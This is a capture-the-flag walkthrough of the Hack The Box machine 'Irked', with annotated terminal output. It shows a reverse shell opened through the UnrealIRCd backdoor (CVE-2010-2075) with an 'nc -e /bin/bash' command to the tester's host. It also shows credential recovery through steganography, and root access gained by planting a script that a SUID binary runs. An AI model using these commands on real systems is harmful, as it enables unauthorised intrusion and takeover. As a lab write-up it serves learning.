Irked walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:




```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Linux/Easy/Irked/nMap]
└─$ nmap -sT -sV -A -sC -p- 10.10.10.117 -oA Irked
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 02:33 AEDT
Nmap scan report for irked.htb (10.10.10.117)
Host is up (0.042s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40024/udp   status
|   100024  1          40951/tcp   status
|   100024  1          47783/udp6  status
|_  100024  1          48710/tcp6  status
6697/tcp  open  irc     UnrealIRCd (Admin email djmardov@irked.htb)
8067/tcp  open  irc     UnrealIRCd (Admin email djmardov@irked.htb)
40951/tcp open  status  1 (RPC #100024)
65534/tcp open  irc     UnrealIRCd (Admin email djmardov@irked.htb)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.21 seconds
```

Figure 1 - nMap scan results

Open ports are 22, 80, 111, 6697, 8067, 40951, 65534. So, this machine has SSH (22), RPC (111 and 40951) and IRC (6697, 8067 and 65534) service enabled and a web application running on port 80. Also, nMap found out Linux as Operative System.

Initial foothold


What made me very curious was the IRC service. So, I tried to interact with it using telnet tool and browsing on the 65534 port and I found out that this service properly worked. I tried to run again nMap to find out if IRC service was vulnerable:



```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Linux/Easy/Irked/nMap]
└─$ nmap --script irc-botnet-channels,irc-info,irc-unrealircd-backdoor 10.10.10.117 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 02:44 AEDT
Nmap scan report for irked.htb (10.10.10.117)
Host is up (0.043s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
6697/tcp  open  ircs-u
| irc-botnet-channels:
|_  ERROR: Closing Link: [10.10.14.7] (Too many unknown connections from your IP)
8067/tcp  open  infi-async
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Ju
n/277
40951/tcp open  unknown
65534/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 35.96 seconds
```

Figure 2 - nMap IRC scripts

In the meanwhile, looking some interesting information on the Internet, I found out the CVE-2010-2075, this means I was able to exploit it via nMap scripts:




```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Linux/Easy/Irked/nMap]
└─$ nmap -d -p6697 --script=irc-unrealircd-backdoor.nse --script-args=irc-unrealircd-backdoor.command='nc -e /bin/ba
sh 10.10.14.7 4243' 10.10.10.117
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 02:56 AEDT
--------------- Timing report ---------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------

NSE: Using Lua 5.4.
NSE: Arguments from CLI: irc-unrealircd-backdoor.command=nc -e /bin/bash 10.10.14.7 4243
NSE: Arguments parsed: irc-unrealircd-backdoor.command=nc -e /bin/bash 10.10.14.7 4243
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:56
Completed NSE at 02:56, 0.00s elapsed
Initiating Ping Scan at 02:56
Scanning 10.10.10.117 [2 ports]
Completed Ping Scan at 02:56, 0.04s elapsed (1 total hosts)
                                                            ......

┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Linux/Easy/Irked/nMap]
└─$ nc -nlvp 4243
listening on [any] 4243 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.117] 42824
whoami
ircd
pwd
/home/ircd/Unreal3.2
id
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
```

Figure 3 - IRC exploited

User flag


Since I already got a shell, I found out that I needed to perform lateral movement to retrieve the user flag. So, I navigated the file system until I found a $.backup$ file in the $/home/djmardov/Documents$ path. I tried to read this file and I found out a password, as shown in the following:



```
ircd@irked:/home/djmardov/Documents$ cat .backup
cat .backup
Super elite steg backup pw
U[redacted]s
ircd@irked:/home/djmardov/Documents$ 
```

Figure 4 - Password found


Also, I read that this file talk about steganography. So, I looked for some information about steganography in penetration testing field and what I was able to do with it on the Internet. Luckily, I learnt a way to extract information from a stenographic image. So, I downloaded the image I was able to see on the web application running on port 80 on my local Kali machine. In fact, that was the only image I found. At this point, I run the *steghide* tool to extract some information from the image, as shown in the following:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ steghide extract -sf irked.jpg
Enter passphrase:
wrote extracted data to "pass.txt".

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ls -la
total 139880
drwxr-xr-x  6 k14d1u5 k14d1u5      4096 Oct 18 20:44  .
drwx------ 26 k14d1u5 k14d1u5      4096 Oct 18 20:29  ..
-rwxrwxrwx  1 k14d1u5 k14d1u5       193 Nov 22  2022 'Beef notes.txt'
drwxr-xr-x  2 k14d1u5 k14d1u5      4096 Jul  8 19:00 'Burp Pro 2021.10'
drwxr-xr-x  4 k14d1u5 k14d1u5      4096 Jan 23  2024  HTB
drwxr-xr-x  4 k14d1u5 k14d1u5      4096 Oct 14 03:29  LFIscanner
-rw-r--r--  1 k14d1u5 k14d1u5       222 Dec 17  2023 'Note Google Chrome e Brave.txt'
-rwxrwx---  1 k14d1u5 k14d1u5       745 Dec 17  2023 'Programmi da installare.txt'
-rwxr-xr-x  1 k14d1u5 k14d1u5        97 Jul  8 18:58 'Recover history.sh'
-rw-r--r--  1 k14d1u5 k14d1u5      2352 Oct 16 20:32  backdoor.php
-rw-r--r--  1 k14d1u5 k14d1u5       939 Feb 14  2024  cacert.der
-rw-r--r--  1 k14d1u5 k14d1u5        57 Oct 14 01:43  creds.txt
-rwxrwx---  1 k14d1u5 k14d1u5   2319026 Aug 27 20:54  finalWordlistWebContentEnum.txt
-rwxrwx---  1 k14d1u5 k14d1u5 139927548 Sep  5 20:35  fullPassList.txt
-rw-r--r--  1 k14d1u5 k14d1u5     34697 Oct 18 20:36  irked.jpg
-rwxrwxrwx  1 k14d1u5 k14d1u5      8363 Aug  5  2023  k14d1u5THM.ovpn
-rw-r--r--  1 k14d1u5 k14d1u5      9321 Apr  2  2024  lab_c4l1xdu0.ovpn
-rw-r--r--  1 k14d1u5 k14d1u5      3343 Sep  5 19:23  lab_c4l1xdu0VIP.ovpn
-rwxr-x---  1 k14d1u5 k14d1u5    847825 Apr 16  2024  linpeas.sh
-rw-r--r--  1 k14d1u5 k14d1u5        17 Oct 18 20:44  pass.txt
-rwxrwxrwx  1 k14d1u5 k14d1u5       394 Dec  3  2023  payload.svg
drwxr-xr-x  8 k14d1u5 k14d1u5      4096 May 27 08:26  pwndoc
-rwxrwx---  1 k14d1u5 k14d1u5       929 Dec 17  2023 'pwndoc notes.txt'
-rw-r--r--  1 k14d1u5 k14d1u5       399 Oct 16 20:42  shell.elf

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ cat pass.txt
K[redacted]G

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ 
```

Figure 5 - steghid tool to extract data from images


Of course, when the *steghide* tool required a password, I used the one found before and it worked. At this point I tried to became *djmardov* user using the password just found:



```
ircd@irked:/var/www/html$ su djmardov
su djmardov
Password: K[redacted]G

djmardov@irked:/var/www/html$ 
```

Figure 6 - Lateral movement

All I needed was retrieving the user flag, as shown in the following figure:




```
djmardov@irked:~$ cat user.txt
cat user.txt
c[redacted]3
djmardov@irked:~$ 
```

Figure 7 - User flag

Privilege escalation


Finally, I was at the point where I needed to escalate my privileges. To achieve this goal, I uploaded LinPeas tool on the target machine and I found out a strange binary. In particular, LinPeas informed me that the $viewuser$ binary had an unknown SUID settings. So, I investigate more on it and I run it:



```
djmardov@irked:~$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-10-19 05:09 (:0)
djmardov pts/0        2024-10-19 05:10 (10.10.14.7)
sh: 1: /tmp/listusers: not found
djmardov@irked:~$ 
```

Figure 8 - Information to escalate privileges


It was very interesting. This binary tried to use a file named $/tmp/listusers$ but it didn't find it. Also, I read that this program set and test user permissions, so probably it could need elevated privileges to execute. At this point, I tried to develop a "malicious" $listusers$ file and tried to run the $viewuser$ program:



```
djmardov@irked:~$ echo "bash -i" > /tmp/listusers
djmardov@irked:~$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-10-19 05:09 (:0)
djmardov pts/0        2024-10-19 05:10 (10.10.14.7)
sh: 1: /tmp/listusers: Permission denied
djmardov@irked:~$ chmod +x /tmp/listusers
djmardov@irked:~$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-10-19 05:09 (:0)
djmardov pts/0        2024-10-19 05:10 (10.10.14.7)
root@irked:~# 
```

Figure 9 - Privilege escalation

Of course, after a first attempt, I found out that the $listusers$ file must be executable, so I gave to it the execution permissions. At this point, I just needed to retrieve the root flag:



```
djmardov@irked:~$ viewuser
viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-10-18 04:31 (:0)
root@irked:~# pwd
pwd
/home/djmardov
root@irked:~# cat /root/root.txt
cat /root/root.txt
4[redacted]d
root@irked:~# 
```

Figure 10 - Root flag

Personal comments

As sometimes (maybe often) happens, I experienced some strange target machine behavior and it didn't make me happy because I lost a lot of time due to this situation. I have some conflicting feelings about this box because I learnt some interesting concepts, in particular I found out the $ltrace$ tool, but I am disappointed about the steganography. In fact, it is a little bit unreal that in a real-world penetration testing I actually exploit it. So, I didn't like very much this box and I evaluate it as Medium on the hack the box platform due to the steganography and privilege escalation complexity.

Appendix A – CVE-2010-2075

The CVE-2010-2075 affects an unknown part. The manipulation with an unknown input leads to an input validation vulnerability. The product receives input or data, but it does not validate or incorrectly validates that the input has the properties that are required to process the data safely and correctly. This is going to have an impact on confidentiality, integrity, and availability. In particular, this CVE allows remote command execution in UnrealIRCd 3.2.8.1.

Appendix B – Steganography

Steganography is the practice of representing information within another message or physical object, in such a manner that the presence of the concealed information would not be evident to an unsuspecting person's examination. In computing/electronic contexts, a computer file, message, image, or video is concealed within another file, message, image, or video. Generally, the hidden messages appear to be (or to be part of) something else: images, articles, shopping lists, or some other cover text. For example, the hidden message may be in invisible ink between the visible lines of a private letter. Some implementations of steganography that lack a formal shared secret are forms of security through obscurity, while key-dependent steganographic schemes try to adhere to Kerckhoffs's principle. The advantage of steganography over cryptography alone is that the intended secret message does not attract attention to itself as an object of scrutiny. Plainly visible encrypted messages, no matter how unbreakable they are, arouse interest and may in themselves be incriminating in countries in which encryption is illegal. Whereas cryptography is the practice of protecting the contents of a message alone, steganography is concerned with concealing both the fact that a secret message is being sent and its contents. Steganography includes the concealment of information within computer files. In digital steganography, electronic communications may include steganographic coding inside of a transport layer, such as a document file, image file, program, or protocol. Media files are ideal for steganographic transmission because of their large size.

References

https://www.cvedetails.com/cve/CVE-2010-2075/ -> CVE-2010-2075 UnrealIRCd Backdoor

https://nmap.org/nsedoc/scripts/irc-unrealircd-backdoor.html -> nMap exploit script

https://en.wikipedia.org/wiki/Steganography -> Steganography from Wikipedia

https://www.scirp.org/journal/paperinformation?paperid=18783 -> How to detect steganography in digital images

https://medium.com/the-kickstarter/steganography-on-kali-using-steghide-7dfd3293f3fa -> Decrypting and cracking steganography on Kali Linux